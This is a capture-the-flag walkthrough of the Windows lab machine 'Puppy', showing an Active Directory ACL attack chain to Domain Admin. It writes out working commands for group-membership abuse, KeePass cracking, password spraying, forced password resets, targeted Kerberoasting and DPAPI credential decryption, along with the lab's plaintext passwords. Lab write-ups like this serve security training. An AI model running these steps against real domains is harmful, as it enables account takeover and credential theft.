Puppy
 | |
| Release Date | 31 May 2025 |
| Retire Date | 09 Sep 9999 |
| OS | Windows |
| Difficulty | Medium |
| Base Points | 30 |
| Creator | tr3nb0lone |
Walkthrough
Medium - Windows
This is an assume-breach box, so we start with a foothold: levi.james / KingofAkron2025!. The whole path is an Active Directory ACL chain — each user we land on has just enough rights over the next one to walk us up to Domain Admin.
Enum
nmap
A quick SYN scan just to confirm this is a standard domain controller — nothing unusual stands out, so the interesting surface is AD, not the network.
sudo nmap -sS -Pn -v puppy.htb
-sS is a stealth SYN scan, -Pn skips host discovery (assume it’s up), -v is verbose.
smbmap
With creds in hand, the first logical move is to see which shares we can touch and at what level.
smbmap -H puppy.htb -u 'levi.james' -p 'KingofAkron2025!'
smbmap authenticates over SMB and lists every share with our read/write permission on each.
A DEV share stands out — we can see it but not read it yet, which usually means a group membership is gating access.

bloodhound
To map the AD relationships, we point our resolver at the DC and collect everything BloodHound needs.
/etc/hosts
10.10.11.70 puppy.htb DC.puppy.htb
/etc/resolv.conf
nameserver 10.10.11.70
Confirm name resolution against the DC before collection:
nslookup DC.puppy.htb 10.10.11.70
Checks that the DC (10.10.11.70) resolves DC.puppy.htb — Kerberos/LDAP collection needs working DNS.
Collect all the JSON data as levi.james (syncing time first so Kerberos doesn’t complain):
ntpdate -u 10.10.11.70 | bloodhound-python -u 'levi.james' -p 'KingofAkron2025!' -ns 10.10.11.70 -dc DC.puppy.htb -d puppy.htb -c all
bloodhound-python logs in and pulls every AD object, group, and ACL (-c all) into JSON for analysis.
Spin up BloodHound CE to ingest and analyse the graph:
curl -L https://ghst.ly/getbhce | sudo docker-compose -f - up
Pulls and runs the BloodHound Community Edition stack in Docker so we can import the JSON and graph attack paths.
GenericAll to the Developers group
BloodHound shows levi.james has GenericAll over the Developers group — which means we can simply add ourselves to it and inherit its access.

Add ourselves to the Developers group to unlock the DEV share:
python -m bloodyAD.main --host puppy.htb --user levi.james --password 'KingofAkron2025!' add groupMember DEVELOPERS levi.james
bloodyAD add groupMember writes levi.james into the Developers group, abusing that GenericAll right.
And now the DEV share is readable:

DEV share
Browsing the share, we find a KeePass .kdbx database — a classic place to harvest credentials.
smbclient \\\\puppy.htb\\DEV -U 'levi.james'%'KingofAkron2025!'
smbclient opens an interactive session to the DEV share so we can download the database file.

Cracking the database with john gives the master password liverpool, which opens a small trove of passwords:
KingofAkron2025!
JamieLove2025!
HJKL2025!
Antman2025!
Steve2025!
ILY2025!
We pull the full user list so we know who to spray these passwords against:
nxc smb 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!' --users
nxc ... --users enumerates all domain accounts from the DC.
Spraying the recovered passwords across those users lands a valid hit:
nxc smb 10.10.11.70 -u users -p pass --continue-on-success
Sprays each cracked password against each username, --continue-on-success so it reports every valid pair instead of stopping at the first.

PUPPY.HTB\ant.edwards:Antman2025!
ant.edwards
BloodHound shows ant.edwards has GenericAll over ADAM.SILVER — full control of another user account.


The account is disabled, so first we clear the ACCOUNTDISABLE flag (we can, because we own the object):
bloodyAD --host dc.puppy.htb -d puppy.htb -u ant.edwards -p Antman2025! remove uac 'ADAM.SILVER' -f ACCOUNTDISABLE
remove uac ... -f ACCOUNTDISABLE strips the disabled bit from adam.silver’s userAccountControl, re-enabling the account.
With control of the account, there are three ways to take it over — pick whichever your tooling likes best.

targetedKerberoast
Forces a crackable hash for the target user without touching its password:
sudo ntpdate -u 10.10.11.70 | python3 targetedKerberoast.py -v -d 'puppy.htb' -u 'ant.edwards' -p 'Antman2025!'
Temporarily sets an SPN on the target, requests a roastable service ticket, then removes the SPN — yielding a hash to crack offline.
net rpc
Directly resets the target’s password over RPC:
net rpc password "adam.silver" "P@ssword123" -U "puppy.htb"/"ant.edwards"%"Antman2025\!" -S "DC.puppy.htb"
Uses our GenericAll to overwrite adam.silver’s password via the SAMR/RPC interface.
bloodyAD
Same password reset via bloodyAD:
bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip xx.xx.xx.xx set password adam.silver 'Passw ord@987'
set password forces a new password on adam.silver over LDAP, again leveraging GenericAll.
user.txt
As adam.silver we can WinRM in and grab the user flag.
Priv Esc
Poking around as adam.silver, an unusual Backups folder turns up — backups are a reliable source of leftover secrets.
Inside is a zip; reading it leaks another credential:
steph.cooper : ChefSteph2025!

We can evil-winrm in as steph.cooper, and from this session we recover DPAPI material. Decrypting the masterkey lets us unlock the protected blob and pull stored credentials:
python3 /usr/share/doc/python3-impacket/examples/dpapi.py masterkey.b64 -file blob_master.b64 -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
dpapi.py uses steph.cooper’s password + SID to decrypt the DPAPI masterkey, then uses that key to unlock the credential blob.
root
DPAPI hands us the admin-tier account:
steph.cooper_adm : FivethChipOnItsWay2025!
…and with that we authenticate as Domain Admin.
